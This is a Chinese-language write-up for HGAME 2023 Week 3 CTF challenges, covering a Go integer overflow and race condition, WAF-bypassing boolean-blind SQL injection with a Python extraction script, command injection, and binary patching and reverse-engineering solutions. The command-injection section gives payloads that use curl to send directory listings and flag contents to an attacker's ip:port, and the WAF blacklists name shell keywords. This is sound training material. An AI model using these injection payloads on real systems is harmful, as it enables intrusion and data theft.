

# HGAME 2023 Week3 Writeup

## Web

### GopherShop

flag: `hgame{GopherShop_M@gic_1nt_Overflow}`

题目源码: <https://github.com/ek1ng/My-CTF-Challenges>

有选手误认为是需要用gopher协议的知识, 题目叫做Gopher Shop只是因为后端是Go写的, Go语言开发者经常会被称为gopher, 从题目描述 `Gopher? 听说协会的Web手们都会一点Go, 也许这是协会学长开的吧。` 和页面上两个Go的吉祥物也能看出, 和搜到的SSRF用Gopher协议打内网是完全两码事情。

题目考察的漏洞点是golang整数溢出漏洞, uint类型在64位机器上运行时为uint64, 最大值为 `18446744073709551615`, 最小值为 `0`, 超出范围都会溢出。

#### 解法一

购买商品的校验逻辑为

```
1 money := uint(number) * price
2 //校验是否买的起
3 if err != nil || number < 1 || money > user.Balance {
4     context.JSON(400, gin.H{"error": "invalid request"})
5     return
6 }
7 user.Balance -= uint(number) * price
```

这里存在整数溢出的问题, 同时又没有对购买的数量做出限制, 因此可以购买一个溢出后刚好够的数量。这个做法这里只能恰好买这么多, 开局只给了10块, 多一个少一个都不够。

构造溢出 `1844674407370955162 * 10 = 18446744073709551620 = 4`



● Purchase Apple \* 1844674407370955162 successfully

Sleep Buy Inventory Check Flag

Vidar Coin 1 Days 17 Inventory 1660206966338597000

Apple  
10 Purchase

Unstable wifi for 300b  
20 Purchase

ek1ng's broken desktop computer  
30 Purchase

4cute's Vidar custom meal card  
40 Purchase

300b 64-core server  
50 Purchase

Vidar Clubwear  
200 Purchase

Large 32-inch TV  
300 Purchase

The Switch at 300b  
500 Purchase

A hair of the 4nsw3r  
999999 Purchase

Flag  
10000000000000000000 Purchase

| Product | Number              | Operations |
|---------|---------------------|------------|
| Apple   | 1844674407370955300 | Sell       |

这里flag的价格是unit64溢出后的钱的一半往上，溢出后基本卖光然后就可以买得起了。这里我卖到只剩1个然后兑换flag。



● hgame(GopherShop\_M@gic\_Int\_Overflow)

Sleep Buy Inventory Check Flag

Vidar Coin 8446744073709552000 Days 13 Inventory 19

Apple  
10 Purchase

Unstable wifi for 300b  
20 Purchase

ek1ng's broken desktop computer  
30 Purchase

4cute's Vidar custom meal card  
40 Purchase

| Product | Number | Operations |
|---------|--------|------------|
| Apple   | 1      | Sell       |
| Flag    | 1      | Sell       |

一些可能会有疑惑的点：

这里可能有人会发现购买后前端这里显示的数值和接口返回的数值会不太一样，按照前端显示的全部卖是卖不出去的，这是因为这个数值太大了，前端渲染的时候把尾数抹了



Sleep Buy Inventory Check Flag

Vidar Coin 1 Days 17 Inventory 1660206966338597000

Apple  
10 Purchase

Unstable wifi for 300b  
20 Purchase

ek1ng's broken desktop computer  
30 Purchase

4cute's Vidar custom meal card  
40 Purchase

300b 64-core server  
50 Purchase

Vidar Clubwear  
200 Purchase

| Product | Number              | Operations |
|---------|---------------------|------------|
| Apple   | 1844674407370955300 | Sell       |

Network tab showing a request to the server. The response body is: `{ "orderSum": { "Apple": 1844674407370955162 } }`

如果我们把买到的全部卖出去是只能赚4块，因为也是和上面一样的溢出，都会被认为是4块钱，卖的时候也需要考虑一下溢出。

|   |  |         |         |            |
|---|--|---------|---------|------------|
| Apple<br>10<br>Purchase                           | Unstable wifi for 300b<br>20<br>Purchase         | Product | Number  | Operations |
| ek1ng's broken desktop computer<br>30<br>Purchase | 4cute's Vidar custom meal card<br>40<br>Purchase |         | No Data |            |

## 解法二

条件竞争买/卖的接口->打整数溢出

条件竞争的利用点在于在多个连续的请求发给服务端时，数据库中存储的值还没有被前一个请求所改变，就被后一个请求所取出，导致都通过了 `if` 中的逻辑判断，在后面扣除余额/数量的时候变成负数，导致 `Overflow` / `Underflow`。

如果是对于卖的接口条件竞争，会出现比如说有一个苹果，两个卖1个苹果的请求过来都过了if语句，那么第二个请求后端会认为是 `-1` 个苹果也就是 `18446744073709551615` 个。

如果是对于买的接口条件竞争，会出现比如说有10块钱，两个买1个苹果的请求过来都过了if语句，那么第二个请求后端会认为是 `-10` 元也就是 `18446744073709551606` 元。

有很多选手写的exp都是买和卖的请求一直发，这样就会突然发现自己有很多钱/很多苹果，这里其实是因为触发了整数溢出。

## 如何修复

1. 在购买的逻辑部分，补充购买数量和用户库存的限制，禁止超过库存数量购买。
2. 将乘法改为除法，避免溢出或者对于计算后的值，写额外的判断逻辑来看是否存在整数溢出。
3. 对金额和库存等变量做加锁机制来防止并发操作带来的条件竞争问题。

出题人的一些额外的想法：

go的编译器什么时候会报溢出的错误什么时候不会呢？

```
~/Workspace/tmp > bat main.go 23:26:54
File: main.go
1 package main
2
3 import "fmt"
4
5 func main() {
6     var a uint = 18446744073709551610
7     var b uint = 10
8     var c uint = uint(18446744073709551610) * 10
9     var d uint = 18446744073709551610 * 10
10    fmt.Println(a * b)
11    fmt.Println(c)
12    fmt.Println(d)
13    fmt.Println(uint(18446744073709551610) * 10)
14    fmt.Println(18446744073709551610 * 10)
15 }
16
17 // @Title
18 // @Description
19 // @Author
20 // @Update

~/Workspace/tmp > go run main.go 23:27:00
# command-line-arguments
./main.go:8:15: uint(18446744073709551610) * 10 (constant 184467440737095516100 of type uint) overflows uint
./main.go:9:15: cannot use 18446744073709551610 * 10 (untyped int constant 184467440737095516100) as uint value in variable declaration (overflows)
./main.go:13:14: uint(18446744073709551610) * 10 (constant 184467440737095516100 of type uint) overflows uint
./main.go:14:14: cannot use 18446744073709551610 * 10 (untyped int constant 184467440737095516100) as int value in argument to fmt.Println (overflows)
```

go并不会在计算的时候判断溢出，只有在赋值的时候判断溢出，会报类型错误（根据变量类型限制了赋值的范围），因此当给c和d赋值一个会溢出的数的时候就报错了，同理下面的Println也是先将传入的内容计算后赋值给一个变量，然后再输出。

## Login To Get My Gift

| sql布尔盲注

Flag: `hgame{It_1s_1n7EresT1nG_T0_ExPL0Re_Var10us_Ways_To_Sql1njEction}`

sql布尔盲注注出管理员用户名和密码即可

绕过waf，登录进去即可获得flag

数据库 -> 表名 -> 列名 -> 查flag

后端查询的sql语句是

```
1 select * from UserInf0mAt1on where UsErN4me = '%s' and PAssw0rD = '%s'
```

`select * from UserInf0mAt1on where UsErN4me = '%s' and PAssw0rD = '%s'`

黑名单

```
1 blacklist := []string{"union", " ", "and", "substr", "=", "mid",  
2 "!", "extract", "update", "like"}
```

数据库

```
1 username: 111  
2 password: 1'/**/or/**/ascii(right(left(database(),1),1))>x#  
3  
4 x为任意ascii码
```

username: 111

password: 1'/\*\*/or/\*\*/ascii(right(left(database(),1),1))>x#

表名

```
1 username: 111
```

```
2 password: 1'/**/or/**/ascii(right(left((select/**/group_concat(table_name)/**/fr
```

username: 111

password:

```
1'/**/or/**/ascii(right(left((select/**/group_concat(table_name)/**/from/**/information_schem
a.tables/**/where/**/table_schema/**/in(0x4c3067314e4d65)),{}),1))>{}#
```

这里的 0x4c3067314e4d65 是数据库的十六进制编码，下面的表名也是一样的

列名

```
1 username: 111
2 password: 1'/**/or/**/ascii(right(left((select/**/group_concat(column_name)/**/f
```

username: 111

```
password:1'/**/or/**/ascii(right(left((select/**/group_concat(column_name)/**/from/**/informa
tion_schema.columns/**/where/**/table_name/**/in(0x55736572316e66306d4174316f6e)),
{}),1))>{}#
```

查用户名

```
1 username: 111
2 password: 1'/**/or/**/ascii(right(left((select/**/UsErN4me/**/from/**/User1nf0mA
```

username: 111

password:

```
1'/**/or/**/ascii(right(left((select/**/UsErN4me/**/from/**/User1nf0mAt1on/**/limit/**/1),1),1))
>x#
```

查密码

```
1 username: 111
2 password: 1'/**/or/**/ascii(right(left((select/**/PAssw0rD/**/from/**/User1nf0mA
```

username: 111

```
password: 1'/**/or/**/ascii(right(left((select/**/PAssw0rD/**/from/**/User1nf0mAt1on),1),1))>x#
```

得到管理员账号和密码之后登录即可获取flag

EXP:

```
1 import requests
2 import time
3 url = "http://127.0.0.1:10003/login"
4 i = 0
5 flag = ''
6 while True:
7     i += 1
8     begin = 32
9     end = 126
10    tmp = (begin + end) // 2
11    #tmp=79, 中位数
12    while begin < end:
13        #print(begin, tmp, end)
14        time.sleep(0.1)
15        #payload1="1'/**/or/**/ascii(right(left(database()),{ }),1))>{ }#" .format(i
16        #payload2="1'/**/or/**/ascii(right(left((select/**/group_concat(table_na
17        #payload3="1'/**/or/**/ascii(right(left((select/**/group_concat(column_r
18        #payload4="1'/**/or/**/ascii(right(left((select/**/UsErN4me/**/from/**/l
19        payload5="1'/**/or/**/ascii(right(left((select/**/PAssw0rD/**/from/**/Us
20        data={
21            'username':111,
22            'password':payload5}
23        r = requests.post(url,data=data)
24        #print(r.text)
25        if 'Success!' in r.text:
26            begin = tmp + 1
27            #begin = tmp
28            tmp = (begin + end) // 2
29        else:
30            end = tmp
31            tmp = (begin + end) // 2
32
33        if (chr(tmp) == " "):
34            break
35        flag += chr(tmp)
36    print(flag)
```

注意账号密码有一部分是大写字母，例如有的选手使用了regex来匹配字符（对大小写不敏感），对于这种类似的情况，可以在regex后面加一个binary，这样就能区分大小写了

# Ping To The Host

## 命令注入

Flag: `hgame{p1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR!}`

本周较为简单的一道题

waf如下

```
1 blacklist = [";", "cat", ">", "<", "cd", " ", "tac", "sh", "\\+", "echo", "flag"]
```

ban的字符并不是很多，灵活发挥的空间还是很多的

其中一种解法如下（无回显的命令执行，需要自行将命令执行的结果带到自己的服务器上）

```
1 127.0.0.1&&curl${IFS}http://ip:port?a=`ls${IFS}||base64${IFS}-w${IFS}0`
```

127.0.0.1&&curl\${IFS}http://ip:port?a=`ls\${IFS}||base64\${IFS}-w\${IFS}0`

```
1 127.0.0.1&&curl${IFS}http://ip:port?a=`ca\t${IFS}/fla*`
```

127.0.0.1&&curl\${IFS}http://ip:port?a=`ca\t\${IFS}/fla\*`

flag的文件名是 `flag_is_here_haha`，由于waf当中对flag字符进行了过滤，可以用通配符 `*` 来替代后面的字符

cat处用反斜杠\是为了绕过对cat关键词的过滤

`${IFS}`代替了空格，先执行反引号当中的命令，其中的结果会被带到上述payload的a参数当中，带回到自己的服务器上

## Reverse

## Patchme



考点：patch 修复二进制漏洞/smc代码保护

此题两种解法，第一种是正常的按题目的提示进行二进制漏洞修复，从而可以直接拿到 flag。第二种是找到程序的 smc 位置，直接进行逆向/执行得到 flag。

## 二进制漏洞修复

从反编译的结果可以看出此题的二进制漏洞有两个：gets 的栈溢出和printf 的格式化字符串。

```
1  __int64 __fastcall main(int a1, char **a2, char **a3)
2  {
3      char format[24]; // [rsp+10h] [rbp-20h] BYREF
4      unsigned __int64 v5; // [rsp+28h] [rbp-8h]
5
6      v5 = __readfsqword(0x28u);
7      dword_4028 = a1;
8      qword_4020 = (__int64)a2;
9      gets(format, a2, a3);
10     printf(format);
11     return 0LL;
12 }
```

因此对这两处代码进行 patch，由于gets 函数的读取效果为读取缓冲区内的所有字符，并将末尾的换行符换成\0，因此我们考虑将其 patch 为 `scanf("%23s", format)` 的形式，注意这里是 23 而不是 24。而对于 printf，我们可以简单的加上一个"%s"即可： `printf("%s", format)`。修改 gets 的汇编：

由于位置不太够，我们可以在 eh\_frame段编写汇编代码，然后跳转过去执行，完了再跳回去。

```
00013FC 00
0001405 48 89 45 F8          mov     [rbp+var_8], rax
0001409 31 C0                xor     eax, eax
000140B 8B 45 DC             mov     eax, [rbp+var_24]
000140E 89 05 14 2C 00 00    mov     cs:dword_4028, eax
0001414 48 8B 45 D0          mov     rax, [rbp+var_30]
0001418 48 89 05 01 2C 00 00 mov     cs:qword_4020, rax
000141F 48 8D 45 E0          lea     rax, [rbp+format]
0001423 48 89 C6             mov     rsi, rax          ; format
0001423                                ; Keypatch modified this from:
0001423                                ;   mov rdi, rax
0001426 E9 9A 0C 00 00       jmp     loc_20C5          ; Keypatch modified this from:
0001426                                ;   mov eax, 0
000142B                                ; -----
000142B                                loc_142B:
000142B                                ; CODE XREF: main+CE8↓j
000142B E8 90 FE FF FF       call    ___isoc99_scanf   ; Keypatch modified this from:
000142B                                ;   call _gets
0001430 48 8D 45 E0          lea     rax, [rbp+format]
0001434 48 89 C7             mov     rdi, rax          ; format
```



```
00000000020C0 ; const char format[] |  
00000000020C0 25 32 33 73 00      format          db '%23s',0  
00000000020C5 ; -----  
00000000020C5 ; START OF FUNCTION CHUNK FOR main  
00000000020C5  
00000000020C5 loc_20C5:  
00000000020C5 48 8D 3D F4 FF FF FF      lea     rdi, format  
00000000020C5  
00000000020C5  
00000000020C5  
00000000020C5  
00000000020C5  
00000000020C5  
00000000020C5  
00000000020C5  
00000000020CC B8 00 00 00 00      mov     eax, 0  
00000000020CC  
00000000020CC  
00000000020CC  
00000000020CC  
00000000020CC  
00000000020CC  
00000000020D1 E9 55 F3 FF FF      jmp     loc_142B  
00000000020D1 ; END OF FUNCTION CHUNK FOR main  
00000000020D1  
00000000020D1  
00000000020D1 : -----
```

注意由于 xmm 指令栈对齐的原因，构造"%s"时需要到一个对齐的地址。

之后对 printf 进行 patch。在此处由于我们 scanf 时已经读了%23s，所以也可以直接把%23s 拿过来用。

```

00000000142B      loc_142B:                                ; CODE XREF: main+CE8↓j
00000000142B  E8 90 FE FF FF      call     ___isoc99_scanf ; Keypatch modified this from:
00000000142B                                     ;   call _gets
000000001430  48 8D 45 E0         lea      rax, [rbp+format]
000000001434  48 89 C6            mov      rsi, rax          ; format
000000001434                                     ; Keypatch modified this from:
000000001434                                     ;   mov rdi, rax
000000001437  E9 9A 0C 00 00     jmp      loc_20D6          ; Keypatch modified this from:
000000001437                                     ;   mov eax, 0
00000000143C      ; -----
00000000143C      loc_143C:                                ; CODE XREF: main+CF9↓j
00000000143C  E8 BF FD FF FF      call     _printf
000000001441  B8 00 00 00 00     mov      eax, 0
000000001446  48 8B 55 F8         mov      rdx, [rbp+var_8]
00000000144A  64 48 33 14 25 28 00 00+  xor      rdx, fs:28h
00000000144A  00
000000001453  74 05              jz       short locret_145A
000000001455  E8 86 FD FF FF      call     ___stack_chk_fail
00000000145A      ; -----
00000000145A      locret_145A:                            ; CODE XREF: main+6A↑j
00000000145A  C9                 leave

```

```

me:00000000000020D6 ; -----
me:00000000000020D6 ;
me:00000000000020D6 loc_20D6: ; CODE XREF: main+4E1j
me:00000000000020D6 48 8D 3D E3 FF FF FF lea rdi, format ; Keypatch modified this f
me:00000000000020D6 ; db 90h
me:00000000000020D6 ; db 90h
me:00000000000020D6 ; db 90h
me:00000000000020D6 ; db 0
me:00000000000020D6 ; db 0
me:00000000000020D6 ; db 0
me:00000000000020D6 ; db 1Ch
me:00000000000020DD B8 00 00 00 00 mov eax, 0 ; Keypatch modified this f
me:00000000000020DD ; db 0
me:00000000000020DD ; db 0
me:00000000000020DD ; db 0
me:00000000000020DD ; db 20h
me:00000000000020DD ; db 0F2h
me:00000000000020E2 E9 55 F3 FF FF jmp loc_143C ; Keypatch modified this f
me:00000000000020E2 ; END OF FUNCTION CHUNK FOR main ; db 0FFh
me:00000000000020E2 ; db 0FFh
me:00000000000020E2 ; db 2Fh
me:00000000000020E2 ; db 0
me:00000000000020E2 ; db 0
me:00000000000020E2 ;

```

最后的 patch 结果如下：

```

1 __int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     char format[24]; // [rsp+10h] [rbp-20h] BYREF
4     unsigned __int64 v5; // [rsp+28h] [rbp-8h]
5
6     v5 = __readfsqword(0x28u);
7     dword_4028 = a1;
8     qword_4020 = (__int64)a2;
9     __isoc99_scanf("%23s", format);
10    printf("%23s", format);
11    return 0LL;
12 }

```

注意题目中明确说了不可以更改题目的任何逻辑，所以有人尝试将 7,8 行的代码 patch 掉以扩大空间去放 patch 的代码，这样是错误的。并且有的人发现 text 段里面有段乱码，也是不可以将代码布置到那里的，那里实际上是 smc 后的代码。还有人发现 text 段的某个函数没有被引用，所以我直接 patch 这个函数，虽然在本题中是可以的，因为这个函数确实没用到，但仍然不建议去这样改，如果下一题这个代码有用到了就完蛋。text 段的代码一般不要去修改。

直接进行代码逆向

```

1 int sub_1887()
2 {
3     _BYTE *v0; // rax
4     int v2; // [rsp+Ch] [rbp-1B4h] BYREF
5     int j; // [rsp+10h] [rbp-1B0h]
6     int fd; // [rsp+14h] [rbp-1ACh]
7     char *i; // [rsp+18h] [rbp-1A8h]
8     char buf[408]; // [rsp+20h] [rbp-1A0h] BYREF
9     unsigned __int64 v7; // [rsp+1B8h] [rbp-8h]
10
11     v7 = __readfsqword(0x28u);
12     fd = open("/proc/self/status", 0);
13     read(fd, buf, 0x190uLL);
14     for ( i = buf; *i != 84 || i[1] != 114 || i[2] != 97 || i[3] != 99 || i[4] != 101 || i[5] != 114; ++i )
15         ;
16     i += 11;
17     __isoc99_sscanf(i, &unk_2008, &v2);
18     if ( v2 )
19         exit(0);
20     LODWORD(v0) = mprotect((void *)((unsigned __int64)&loc_14C6 & 0xFFFFFFFFFFFFFFFF000LL), 0x3000uLL, 7);
21     for ( j = 0; j <= 960; ++j )
22     {
23         v0 = (char *)&loc_14C6 + j;
24         *v0 ^= 0x66u;
25     }
26     return (int)v0;
27 }

```

在函数列表中查看可疑函数，可以发现如下函数（或者观察函数列表，由 smc 中常用的 mprotect 来定位本函数），这段函数的功能是反调试（12~19），反调试的原理可以直接去研究一下；修改目标区域的属性，使其可写（20），代码自解密（21~24）。可以看到在程序执行过程中，如果没有调试，程序就会将 loc\_14C6 位置的代码每个字节和 0x66 异或。我们写脚本进行解密或者将 exit(0) patch 掉进行调试：

```

1 for i in range(0x014C6,0x014C6+960):
2     ida_bytes.patch_byte(i,ida_bytes.get_byte(i)^0x66)

```

并 make code 创建函数，就可以看到检测漏洞是否修复的代码。我们直接往中间看，可以看到成功后执行的函数：

```

v10[0] = 0x5416D999808A28FALL;
v10[1] = 0x588505094953B563LL;
v10[2] = 0xCE8CF3A0DC669097LL;
v10[3] = 0x4C5CF3E854F44CBDLL;
v10[4] = 0xD144E49916678331LL;
v11 = -631149652;
v12 = -17456;
v13 = 85;
v14[0] = 0x3B4FA2FCEDEB4F92LL;
v14[1] = 0x7E45A6C3B67EA16LL;
v14[2] = 0xAFE1ACC8BF12D0E7LL;
v14[3] = 0x132EC3B7269138CELL;
v14[4] = 0x8E2197EB7311E643LL;
v15 = -1370223935;
v16 = -13899;
v17 = 40;
a1 = 10LL;
putchar(10);
for ( i = 0; i <= 46; ++i )
{
    a1 = (unsigned int)(char)((*((_BYTE *)v10 + i) ^ *((_BYTE *)v14 + i)));
    putchar(a1);
}

```

自己执行这段代码进行解密即可。其实本题的附件中间放 hint 时有一次更新，原代码写的有点小问题，导致检查并不是很严格，所以有的选手可能发现就算不是%23s，是%22，%24 都是可以的。更新后就只能写成%23s 了。

## Kunmusic



考点：patch 修复二进制漏洞/smc代码保护

这题我觉得还是非常简单的，没想到这么多人都不会做。

首先打开的界面大家都已经看到了，初步分析后得知这是个.net程序，需要用 dnspy 进行反编译。dnspy 打开，即可看到




```

7 namespace kmusic
8 {
9     // Token: 0x02000006 RID: 6
10    internal static class Program
11    {
12        // Token: 0x06000016 RID: 22 RVA: 0x00002DB4 File Offset: 0x00000FB4
13        [STAThread]
14        private static void Main()
15        {
16            ApplicationConfiguration.Initialize();
17            byte[] data = Resources.data;
18            for (int i = 0; i < data.Length; i++)
19            {
20                byte[] array = data;
21                int num = i;
22                array[num] ^= 104;
23            }
24            Activator.CreateInstance(Assembly.Load(data).GetType("WinFormsLibrary1.Class1"), new object[]
25            {
26                Program.form1
27            });
28            Application.Run(Program.form1);
29        }
30    }

```

这个位置有一处解密，但你动态调试时查看解密后的data会发现并没有flag，此时查看data的内存



由其中的MZ头可以知道这是个windows二进制可执行文件。将其dump出来，继续使用工具分析，可知这是.net写的dll，分析其中逻辑可发现music函数有一处巨大的if

```

// Token: 0x06000016 RID: 22 RVA: 0x00002DB4 File Offset: 0x00000FB4
public void music(object sender, EventArgs e)
{
    if (this.num[0] + 52296 + this.num[1] * 26211 + this.num[2] * 11754 + (this.num[3] * 41236 + this.num[4] * 63747 + this.num[5] * 52714 + this.num[6] * 10612 + this.num[7] * 12972 + this.num[8] * 45505 + this.num[9] * 21713 + this.num[10] * 59122 + this.num[11] * 12840 + this.num[12] * 21087) == 12702282 && this.num[0] * 25229 + (this.num[1] * 20699 + (this.num[2] * 8158) + this.num[3] * 65307 + this.num[4] * 30701 + this.num[5] * 47555 + this.num[6] * 2557 + (this.num[7] * 49055) + this.num[8] * 7992 + (this.num[9] * 57465) + (this.num[10] * 57426) + this.num[11] * 13299 + this.num[12] * 50966 == 9946829 && this.num[0] * 64801 + this.num[1] * 60698 + this.num[2] * 40853 + this.num[3] * 54907 + this.num[4] * 29882 + (this.num[5] * 13574) + (this.num[6] * 21310) + this.num[7] * 47366 + this.num[8] * 41784 + (this.num[9] * 53690) + this.num[10] * 88436 + this.num[11] * 15890 + this.num[12] * 58225 == 2372055 && this.num[0] * 61538 + this.num[1] * 17121 + this.num[2] * 58124 + this.num[3] * 3186 + this.num[4] * 21253 + this.num[5] * 28524 + this.num[6] * 49223 + this.num[7] * 20556 + this.num[8] * 56059 + this.num[9] * 18568 + this.num[10] * 12995 + (this.num[11] * 29200) + this.num[12] * 23229 == 8732474 && this.num[0] * 42587 + this.num[1] * 17743 + this.num[2] * 47827 + this.num[3] * 10246 + (this.num[4] * 16284) + this.num[5] * 39390 + this.num[6] * 11803 + this.num[7] * 60332 + (this.num[8] * 18491) + (this.num[9] * 4795) + this.num[10] * 125636 + this.num[11] * 16780 + this.num[12] * 62345 == 14020739 && this.num[0] * 10968 + this.num[1] * 31780 + (this.num[2] * 31857) + this.num[3] * 61983 + this.num[4] * 31048 + this.num[5] * 20189 + this.num[6] * 12337 + this.num[7] * 25945 + (this.num[8] * 7064) + this.num[9] * 25369 + this.num[10] * 54893 + this.num[11] * 59949 + (this.num[12] * 12441) == 14434062 && this.num[0] * 16689 + this.num[1] * 10279 + this.num[2] * 32918 + this.num[3] * 57105 + this.num[4] * 26571 + this.num[5] * 15086 + (this.num[6] * 22986) + (this.num[7] * 23349) + (this.num[8] * 16381) + (this.num[9] * 23173) + this.num[10] * 40224 + this.num[11] * 31751 + this.num[12] * 8421 == 7433598 && this.num[0] * 20740 + this.num[1] * 64696 + this.num[2] * 60470 + this.num[3] * 14752 + (this.num[4] * 1287) + (this.num[5] * 35272) + this.num[6] * 49467 + this.num[7] * 33788 + this.num[8] * 20606 + (this.num[9] * 44874) + this.num[10] * 19764 + this.num[11] * 43342 + this.num[12] * 56511 == 7989404 && (this.num[0] * 28979) + this.num[1] * 23120 + this.num[2] * 22802 + this.num[3] * 31533 + this.num[4] * 39287 + this.num[5] * 48576 + (this.num[6] * 28542) + this.num[7] * 43265 + this.num[8] * 22365 + this.num[9] * 61108 + this.num[10] * 2823 + this.num[11] * 30343 + this.num[12] * 14780 == 3504803 && this.num[0] * 22466 + (this.num[1] * 55999) + this.num[2] * 53698 + (this.num[3] * 47160) + (this.num[4] * 12511) + this.num[5] * 59807 + this.num[6] * 46242 + this.num[7] * 3052 + (this.num[8] * 25279) + this.num[9] * 30202 + this.num[10] * 22696 + this.num[11] * 33480 + (this.num[12] * 16787) == 11003889 && this.num[0] * 57492 + (this.num[1] * 18241) + this.num[2] * 13941 + (this.num[3] * 48092) + this.num[4] * 38310 + this.num[5] * 9884 + this.num[6] * 45500 + this.num[7] * 19233 + this.num[8] * 58274 + (this.num[9] * 36175 + (this.num[10] * 18568) + this.num[11] * 49694 + (this.num[12] * 9473)) == 25546210 && this.num[0] * 23355 + this.num[1] * 50164 + (this.num[2] * 34618) + this.num[3] * 52703 + this.num[4] * 36245 + this.num[5] * 46646 + (this.num[6] * 4959) + (this.num[7] * 41846) + this.num[8] * 27122 + (this.num[9] * 42058) + this.num[10] * 15676 + this.num[11] * 31863 + this.num[12] * 62510 == 11333836 && this.num[0] * 30523 + (this.num[1] * 7990) + this.num[2] * 39058 + this.num[3] * 57549 + (this.num[4] * 53440) + this.num[5] * 4275 + this.num[6] * 48863 + (this.num[7] * 55436) + (this.num[8] * 2624) + this.num[9] * 13652 + this.num[10] * 62231 + this.num[11] * 19456 + this.num[12] * 13195 == 13863722)
    {
        int[] array = new int[]
        {
            192,
            474,
            180,
        };
    }
}

```

if结束后会解密一个数组，并用messagebox展示，还会放一段音乐（小彩蛋，不知道多少人去听）

```

192,
212,
56,
89,
72
};
string text = "";
for (int i = 0; i < array.Length; i++)
{
    text += ((char)(array[i] ^ this.num[i % this.num.Length])).ToString();
}
new SoundPlayer(Resources.过年鸡).Play();
MessageBox.Show(text);
}

```

所以直接想办法满足if即可。

```

1 from z3 import *
2 num=[BitVec("num[%d]"%i,32) for i in range(13)]
3 solver=Solver()
4 solver.add(num[0] + 52296 + num[1] - 26211 + num[2] - 11754 + (num[3] ^ 41236) +
5 solver.add( num[0] - 25228 + (num[1] ^ 20699) + (num[2] ^ 8158) + num[3] - 65307
6 solver.add( num[0] - 64801 + num[1] - 60698 + num[2] - 40853 + num[3] - 54907 +
7 solver.add( num[0] + 61538 + num[1] - 17121 + num[2] - 58124 + num[3] + 8186 + n
8 solver.add( num[0] - 42567 + num[1] - 17743 + num[2] * 47827 + num[3] - 10246 +
9 solver.add( num[0] - 10968 + num[1] - 31780 + (num[2] ^ 31857) + num[3] - 61983
10 solver.add( num[0] + 16689 + num[1] - 10279 + num[2] - 32918 + num[3] - 57155 +
11 solver.add( num[0] + 28740 + num[1] - 64696 + num[2] + 60470 + num[3] - 14752 +
12 solver.add( (num[0] ^ 28978) + num[1] + 23120 + num[2] + 22802 + num[3] * 31533
13 solver.add( num[0] * 22466 + (num[1] ^ 55999) + num[2] - 53658 + (num[3] ^ 47160
14 solver.add( num[0] * 57492 + (num[1] ^ 13421) + num[2] - 13941 + (num[3] ^ 48092
15 solver.add( num[0] - 23355 + num[1] * 50164 + (num[2] ^ 34618) + num[3] + 52703
16 solver.add( num[0] * 30523 + (num[1] ^ 7990) + num[2] + 39058 + num[3] * 57549 +
17 print(solver.check())
18 for i in num:
19     print(solver.model()[i].as_long(),end="")

```

## Cpp



考点：C++ class识别，chacha20加密

用C++ 虚函数写的chacha20加密，后来给了pdb文件，能分析出来class的结构就很简单了。

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     std::string *v3; // rax
4     encrypt2 *v4; // rax
5     encrypt2 *v6; // [rsp+30h] [rbp-88h]
6     encrypt2 *v7; // [rsp+38h] [rbp-80h]
7     encrypt2 *v8; // [rsp+40h] [rbp-78h]
8     char v9[32]; // [rsp+60h] [rbp-58h] BYREF
9     std::string _Str; // [rsp+80h] [rbp-38h] BYREF
10
11     std::string::string(&_Str);
12     std::operator>><<char>(std::cin, &_Str);
13     v7 = (encrypt2 *)operator new(0x70ui64);
14     if ( v7 )
15     {
16         memset(v7, 0, sizeof(encrypt2));
17         std::string::string((std::string *)v9, &_Str);
18         encrypt2::encrypt2(v7, "hgame{this_is_4_fake_fl4g_hahaha}", 0x12345678u, "hgame{this_is_another_fake_flag}", v3);
19         v8 = v4;
20     }
21     else
22     {
23         v8 = 0i64;
24     }
25     v6 = v8;
26     v8->func2(v8);
27     v6->func6(v6);
28     if ( v6->func7(v6) )
29         std::operator<<<std::char_traits<char>>(std::cout, "yes!");
30     else
31         std::operator<<<std::char_traits<char>>(std::cout, "try again...");
32     std::string::_Tidy_deallocate(&_Str);
33     return 0;
34 }

```

将v8的类型改成encrypt2\*，后面的函数调用就会非常清晰。没想到这一步的也可以动态调试着做。其中func7是校验加密后的flag，func6是对flag进行加密，func2是chacha20的初始化函数。如果没看出来chacha20，那么只看func6就会发现最终只是对flag进行了异或

```

1 void __fastcall encrypt2::func6(encrypt2 *this)
2 {
3     __int64 v1; // rax
4     __int64 v2; // rax
5     unsigned __int64 i; // [rsp+20h] [rbp-F8h]
6     std::vector<unsigned char> *v4; // [rsp+78h] [rbp-A0h]
7     std::vector<unsigned char> v5; // [rsp+88h] [rbp-90h] BYREF
8     std::vector<unsigned int> v6; // [rsp+A0h] [rbp-78h] BYREF
9     std::string v7; // [rsp+B8h] [rbp-60h] BYREF
10    std::vector<unsigned int> _Right; // [rsp+D8h] [rbp-40h] BYREF
11    std::vector<unsigned int> v9; // [rsp+F0h] [rbp-28h] BYREF
12
13    memset(&v9, 0, sizeof(v9));
14    this->func3(this, &v9);
15    memset(&_Right, 0, sizeof(_Right));
16    std::string::string(&v7, &this->inputText);
17    ((void (__fastcall *) (encrypt2 *, std::vector<unsigned int> *, __int64))this->string2int)(this, &_Right, v1);
18    for ( i = 0i64; i < _Right.Mypair.Myval2.Mylast - _Right.Mypair.Myval2.Myfirst; ++i )
19        _Right.Mypair.Myval2.Myfirst[i] ^= v9.Mypair.Myval2.Myfirst[i];
20    std::vector<unsigned int>::vector<unsigned int>(&v6, &_Right);
21    v4 = (std::vector<unsigned char> *)((__int64 (__fastcall *) (encrypt2 *, std::vector<unsigned char> *, __int64))this->func5)(
22        this,
23        &v5,
24        v2);
25    std::vector<unsigned char>::operator=(&this->output, v4);
26    std::vector<unsigned char>::_Tidy(&v5);
27    std::vector<unsigned int>::_Tidy(&_Right);
